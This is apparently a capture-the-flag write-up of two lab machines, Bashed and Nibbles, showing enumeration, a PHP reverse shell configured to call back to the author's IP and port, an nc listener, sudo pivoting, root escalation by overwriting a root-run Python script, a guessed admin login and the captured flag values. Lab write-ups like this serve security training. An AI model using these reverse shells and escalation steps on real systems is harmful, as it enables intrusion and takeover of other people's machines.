
I first checked port 80 wesite:




I entered the → and got this result:



Now I understand there is webshell and the site is based on php, So I used "dirbuster" to find a directory or a file in the URL. Results:



I found this interesting "/dev" Directory and inside it I found this webshell:



Next thing I tries is to get a reverse shell so I searched for a directory with execution permission and I found this:

```
www-data@bashed:/var/www/html# ls -l
total 108
-rw-r-xr-x 1 root root 8193 Dec 4 2017 about.html
-rw-r-xr-x 1 root root 94 Dec 4 2017 config.php
-rw-r-xr-x 1 root root 7805 Dec 4 2017 contact.html
drw-r-xr-x 2 root root 4096 Jun 2 07:19 css
drw-r-xr-x 2 root root 4096 Jun 2 07:19 demo-images
drw-r-xr-x 2 root root 4096 Jun 2 07:19 dev
drw-r-xr-x 2 root root 4096 Jun 2 07:19 fonts
drw-r-xr-x 2 root root 4096 Jun 2 07:19 images
-rw-r-xr-x 1 root root 7743 Dec 4 2017 index.html
drw-r-xr-x 2 root root 4096 Jun 2 07:19 js
drw-r-xr-x 2 root root 4096 Jun 2 07:19 php
-rw-r-xr-x 1 root root 10863 Dec 4 2017 scroll.html
-rw-r-xr-x 1 root root 7477 Dec 4 2017 single.html
-rw-r-xr-x 1 root root 24164 Dec 4 2017 style.css
drwxrwxrwx 2 root root 4096 Jul 26 13:16 uploads
```

As we can see the directory "uploads" has executive permission for "others"(everyone).

```
www-data@bashed:/var/www/html# which wget
/usr/bin/wget
www-data:/var/www/html#
```


We can see that "wget" command exist on this machine, so I took a php reverse shell from this source of "pentestmonkey": (https://github.com/pentestmonkey/php-reverse-shell) and created a file called "bashedrevshell.php" that contains this reverse shell, I changed the port to 4444 and the ip to "10.10.16.5"(my vpn ip).

```
GNU nano 6.2
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will
// Some compile-time options are needed for daemonisation (like pcntl, posi
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.5';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```


And uploaded the to python server on port so I can download it to the "uploads" directory.

(command: python -m SimpleHTTPServer 80)

I opened a listener on port 4444 to get the shell.(command: nc -lvp 4444) and opened the "bashedrevshell.php" on the URL:



<u>And I got a reverse shell:</u>



Vulnerability Explanation: The developer misconfigured the right permissions to the file "uploads" so everyone can execute in it.

Vulnerability Fix: Don't ever expose so easily webshells for everyone to enter, and don't give a directory execution permission for such a weak users, it can lead to such case.. uploading a reverse shell that can lead to Privilege Escalation.

Severity: medium.

Next thing I did is the command "sudo -l" to see if another user can run commands as sudo:

```
www-data@bashed:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

We can see that our user "www-data" can connect to user called "scriptmanager" without a password. So I used the command "sudo -u scriptmanager bash" and I successfully connected.

```
www-data@bashed:/var/www/html/uploads$ sudo -u scriptmanager bash
sudo -u scriptmanager bash
scriptmanager@bashed:/var/www/html/uploads$ whoami
whoami
scriptmanager
scriptmanager@bashed:/var/www/html/uploads$ cd ..
cd ..
scriptmanager@bashed:/var/www/html$ cd ~
```

And I found in the home directory the user "arrexel" dir that contained the user flag(user.txt):

```
scriptmanager@bashed:/home$ ls
ls
arrexel  scriptmanager
scriptmanager@bashed:/home$ cd arrexel
cd arrexel
scriptmanager@bashed:/home/arrexel$ ls
ls
user.txt
scriptmanager@bashed:/home/arrexel$ cat user.txt
cat user.txt
3cb075bb7f9c5e4067dfd464f4e0e1c3
```

Privilege Escalation

After I searched a while I found an interesting directory that belongs to the user im connected to ("scriptmanger").

```
scriptmanager@bashed:/scripts$ cd ..
cd ..
scriptmanager@bashed:/$ ls
ls
bin   etc         lib         media  proc  sbin     sys  var
boot  home        lib64       mnt    root  scripts  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv      usr
scriptmanager@bashed:/$ ls -ahl
ls -ahl
total 92K
drwxr-xr-x  23 root          root          4.0K Jun  2 07:25 .
drwxr-xr-x  23 root          root          4.0K Jun  2 07:25 ..
-rw-------   1 root          root           174 Jun 14 02:39 .bash_history
drwxr-xr-x   2 root          root          4.0K Jun  2 07:19 bin
drwxr-xr-x   3 root          root          4.0K Jun  2 07:19 boot
drwxr-xr-x  19 root          root          4.1K Jul 26 13:14 dev
drwxr-xr-x  89 root          root          4.0K Jun  2 07:25 etc
drwxr-xr-x   4 root          root          4.0K Dec  4  2017 home
lrwxrwxrwx   1 root          root            32 Dec  4  2017 initrd.img → boot/initrd.img-4.4.0-62-ge
drwxr-xr-x  19 root          root          4.0K Dec  4  2017 lib
drwxr-xr-x   2 root          root          4.0K Jun  2 07:19 lib64
drwx------   2 root          root           16K Dec  4  2017 lost+found
drwxr-xr-x   4 root          root          4.0K Dec  4  2017 media
drwxr-xr-x   2 root          root          4.0K Jun  2 07:19 mnt
drwxr-xr-x   2 root          root          4.0K Dec  4  2017 opt
dr-xr-xr-x 181 root          root             0 Jul 26 13:14 proc
drwx------   3 root          root          4.0K Jun  2 07:19 root
drwxr-xr-x  18 root          root           500 Jul 26 13:14 run
drwxr-xr-x   2 root          root          4.0K Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager 4.0K Jul 26 13:44 scripts
drwxr-xr-x   2 root          root          4.0K Feb 15  2017 srv
dr-xr-xr-x  13 root          root             0 Jul 26 13:14 sys
drwxrwxrwt  10 root          root          4.0K Jul 26 15:00 tmp
drwxr-xr-x  10 root          root          4.0K Dec  4  2017 usr
```

<u>Inside I found this:</u>

```
scriptmanager@bashed:/scripts$ ls
ls
test.py  test.txt
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ ls -ahl
ls -ahl
total 16K
drwxrwxr--  2 scriptmanager scriptmanager 4.0K Jul 26 15:06 .
drwxr-xr-x 23 root          root          4.0K Jun  2 07:25 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Jul 26 15:07 test.txt
scriptmanager@bashed:/scripts$
```


Vulnerability Exploited: **injecting reverse shell to a file that have the same name to make root run python reverse shell with root priviliges.**

Vulnerability Explanation: ***I've noticed that test.txt been modified by root almost every couple minutes, and we saw that test.py is writing to it(above pic).. means that root will run any .py script with the same name(test.py)***


Vulnerability Fix: Don't run anything as root in a Directory that not belongs to root.

Severity: Critical.

Exploit Code: I generated python reverse shell from: https://www.revshells.com/ and I used the "echo" command to overwrite the test.py original content, and opened a listener on port 4443 this time(Because port 4444 is taken by this shell).



Proof Screenshot Here:



root.txt Contents: **3e67fd4ea690a52a06d792e518a720fa**

System IP: 10.10.10.75 (Nibbles)

Service Enumeration

Server IP Address	Ports Open
10.10.10.75	**TCP:** Nmap Output | Ports / Hosts | Topology | Host Details | Scans Port | Protocol | State | Service | Version ✓ 22 | tcp | open | ssh | OpenSSH 7.2p2 ✓ 80 | tcp | open | http | Apache/2.4.18 (**UDP:** none


Nmap Scan Results: Command: nmap -sS -sU -T4 -A -v 'IP'

Nmap Output | Ports / Hosts | Topology | Host Details | Scans

nmap -T4 -A -v 10.10.10.75 | Details


```
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49
(RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48
(ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9
(ED25519)
80/tcp open  http    Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
```

Port 80 web:




Hello world!

The first thing I did is to look up for hints in the source page, and found this path:




(/nibbleblog/)


http://10.10.10.75/nibbleblog/ website:




Next thing I used "Dirbuster" to check for available files or directories on http://10.10.10.75/nibbleblog/ :



As we can see in the results above, I found a file called "admin.php":




And there is a login admin page, I tried to guess 3 times then I was blocked by the server.. So I realized I can't use Bruteforce attack to crack the password. Everytime I've been blocked I had to restart the machine to try again. After a while I tried admin:nibbles with success! (password was the name of the machine)




I did a little search on this dashboard to find a way to upload php reverse shell.


I found in the plugins tab a plugin called "my image" with a configure option:



